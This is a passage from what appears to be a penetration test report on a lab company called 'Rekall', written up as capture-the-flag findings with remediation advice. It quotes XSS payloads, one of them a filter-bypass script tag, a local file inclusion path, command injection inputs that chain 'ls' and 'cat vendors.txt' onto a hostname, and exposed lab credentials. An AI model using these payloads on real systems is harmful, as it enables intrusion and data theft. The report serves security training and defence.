


2. After navigating the the Memory_Planner.php page, HackOverflow entered <SCRscriptIPT>alert(“xss”)</SCRscriptIPT> into the “choose your character field”. This generated flag 2.





	 
Affected Hosts	192.168.14.35
Remediation	• Ensure Web Application Firewalls (WAFs) with signature based security rules and filtering to block abnormal requests, including embedded links. • Ensure continuous and frequent testing of all entry points into the web application, including input fields, HTTP headers, URL query string, comments sections and message body. • Implement and test strong input validation. Test common XSS payloads that may trigger JavaScript execution. • Ensure that any dynamic content coming from HTTP requests cannot be used to inject Javascript on a page. • Ensure that your code input validation system escapes all dynamic content coming from a data store, so the browser knows that it is to be treated as the contents of html tags, as opposed to the html tags themselves. Restrict the values that dynamic data can take and ensure the rendering logic only permits known “whitelisted” values. • Audit error pages resulting from invalid inputs, failed form submissions, search results gets escaped properly when displayed back to the users. • Implement Content-Security Policies in the response header to direct the browser to never execute inline Javascript by putting those domains that can host javascript for a page in a white list. For example: Content-Security-Policy: script-src ‘self’ https://apis.google.com lists apis.google.com as a site from which scripts can be loaded. Therefore, by doing this, all other sites (other than those listed) are denied from executing JavaScript.

Vulnerability 2	Findings
Title	Stored Cross-Site Scripting (XSS) (flag 3)


Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Hacker Overflow successfully executed a Stored XSS exploit by submitting the script command '<script>alert('hacked');</script>' into the text input field located in 192.168.14.35/comments.php. As the name implies, the script becomes embedded in the server and executed in the browser client of users that request affected content from the server. The implications of stored XSS attacks include user account hijacking due to cookie theft, malware installation, site redirects, content spoofing and site alteration.
Images	 


Affected Hosts	192.168.14.35
Remediation	• Utilise the most current development frameworks which greatly assist in implementing input validation measures. • Where frameworks can not be utilised, implement output encoding methods to validate and sanitise user input. • Implement a Content Security Policy as an added layer of security which explicitly controls what sources of content can run. • Reduce attack surfaces by minimising the number of user input opportunities of the application.

Vulnerability 3	Findings
Title	**Local File Inclusion (LFI) (Flags 5 and 6)**
Type (Web app / Linux OS / WIndows OS)	Web app
Risk Rating	High
Description	It was observed that several sections of Rekall's site were vulnerable to LFI attacks. This was evident through the upload of various unauthorised file types, including script files. This posed a significant risk as it could allow attackers to alter the site's functionality, expose sensitive information or allow them to gain control over the server.
Images	 


	
Affected Hosts	192.168.14.35
Remediation	• Employ the latest frameworks and libraries which automatically handle file inclusions securely through built input validation and sanitisation measures. • Limit file inclusion only to specific directories configured to be secure, using access controls and monitoring to ensure that only intended and authorised files are accessible. • Reduce web service privileges to those are absolutely necessary as an added layer of defence to minimise the damage and capability of attacks. • Reduce attack surfaces by minimising the number of user input opportunities of the application and where unavoidable, utilise a whitelist of accepted file types to limit user to what is defined in the list.

Vulnerability 4	Findings
Title	Sensitive data exposure (Flags 8, 4 & Day 3 Flag 7)
Type (Web app / Linux OS / WIndows OS)	Web App / Windows OS
Risk Rating	Critical
Description	A number of sensitive data exposures were found just by navigating through the Rekall Website, including the following: 1. Information contained in Response Headers, when using Burp Suite. 2. After navigating to the login.php page of the Rekall Corporation web application, Hack Overflow's researchers discovered user login credentials (with username dougquaid) embedded in clear text in the site's HTML.

	These credentials were allowed access to “admin only networking tools” on networking.php page. 3. After navigating from the networking.php page, Hacker Overflow were able to navigate to 192.168.14.35/disclaimer.php?page=config.inc. This page exposed further user credentials (with username “alice”, and password “loveZombies”. These credentials were successfully used to log into the site, which resulted in capturing flag 7 (again). Flag 7 was also captured using the SQL injection vulnerability described in this report. 4. During Day 3, Penetration Testing, accessed sensitive information stored on the 172.22.117.20 web server using the hashed credentials obtained during OSINT and reconnaissance of Rekall’s code repositories. The file, titled ‘flag2.txt’ was found to be unencrypted and openly accessible. 5. In addition to the above, Hacker Overflow discovered sensitive information, openly accessible on Rekall Corporation’s Windows Server 172.22.117.20. This information was contained within the file ‘flag7.txt’ stored in C:\Users\Public\Documents directory. The risk rating is Critical, as not only is such a vulnerability easy to detect by an attacker, but the Impact to the business has led to loss of confidentiality, and exposure of business networking data resulting in operational security risks.
Images	1. First Image shows Flag 4 being picked up by Burp Suite in the response header, after navigating to the About-Rekall.php page:  The flag has been highlighted for emphasis below:




The following image shows credentials with username dougquaid embedded in html <p> tag within the login form:




The following image highlights the credentials that were found embedded in the html for emphasis:


The following image shows the result of the credentials (with username dougquaid) being used to login to the website.




The following image shows further sensitive data exposure on the disclaimer.php?page=config.inc page.




The username: alice and password: loveZombies was used to log-into Rekall's website, which revealed flag 7 (also obtained via SQL injection).



Below: Access obtained into the 172.22.117.20 web server and sensitive data discovered.




The following image shows sensitive information openly accessible within the file ‘flag7.txt’ stored in C:\Users\Public\Documents.




Affected Hosts	192.168.14.35 172.22.117.20 (windows OS)
Remediation	**Enforce Password Management** to eliminate all hardcoded passwords- Require third-party privileged password or application password management solutions that can detect default and hardcoded credentials across the website and force developers/IT system administrators, applications, and automated scripts to call (request) the use of a password from a centralised, encrypted password safe. Once these passwords are under management, such tools can enforce password security best practices such as password complexity requirements, and password rotation. If hardcoded passwords **Vulnerability Management** - Ensure regular Vulnerability Scanning and patch management processes are in place that can quickly detect hard-coded passwords so they can be removed or patched. **FIle Auditing** - Conduct a thorough audit of files stored in the system to identify and address any openly accessible sensitive information and consider the removal of this information if not required. **Access Control Policies** - Implement access control policies for sensitive files


	and encrypt any sensitive data at rest.

Vulnerability 5	Findings
Title	Command Injection / shell Injection Attack. (flags 10 and 11)
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	This vulnerability allows the attacker to execute operating System (OS) commands on the server running an application, thereby compromising the application and host infrastructure. After gaining access through the login page, Hacker Overflow researchers navigated to the 192.168.14.35/networking.php page, where the content of the page itself revealed that “the vendor list of our top-secreting networking tools are located in file:vendors.txt” This points to vulnerability 4 (sensitive data exposure above), and also lead our researchers to determine that the DNS Check and MX Check fields were vulnerable to command injection attacks. By using the **www.example.com && ls**, we were able to list the directory of all files and pages that were on the server (see image 1 below). We then used the command: **www.example.com; cat vendors.txt**, which revealed not only **flag 10**, but also REKALL’s critical network information, including: 1. SIEM (Splunk), 2. Firewalls (barracuda), 3. Cloud infrastructure (AWS), and 4. load balancer brand (F5). This information could be used by attackers to find further vulnerabilities to compromise ReKall’s network.(see image 2 below) Further testing of the above commands as well as command: **www.example.com | cat vendors.txt** on the MX Record Checker field, revealed **flag 11** as well as the sensitive network information described above (see image 3 below).
Images	1. output showing listings of pages and server data after **www.example.com && ls** was entered into DNS Check field:

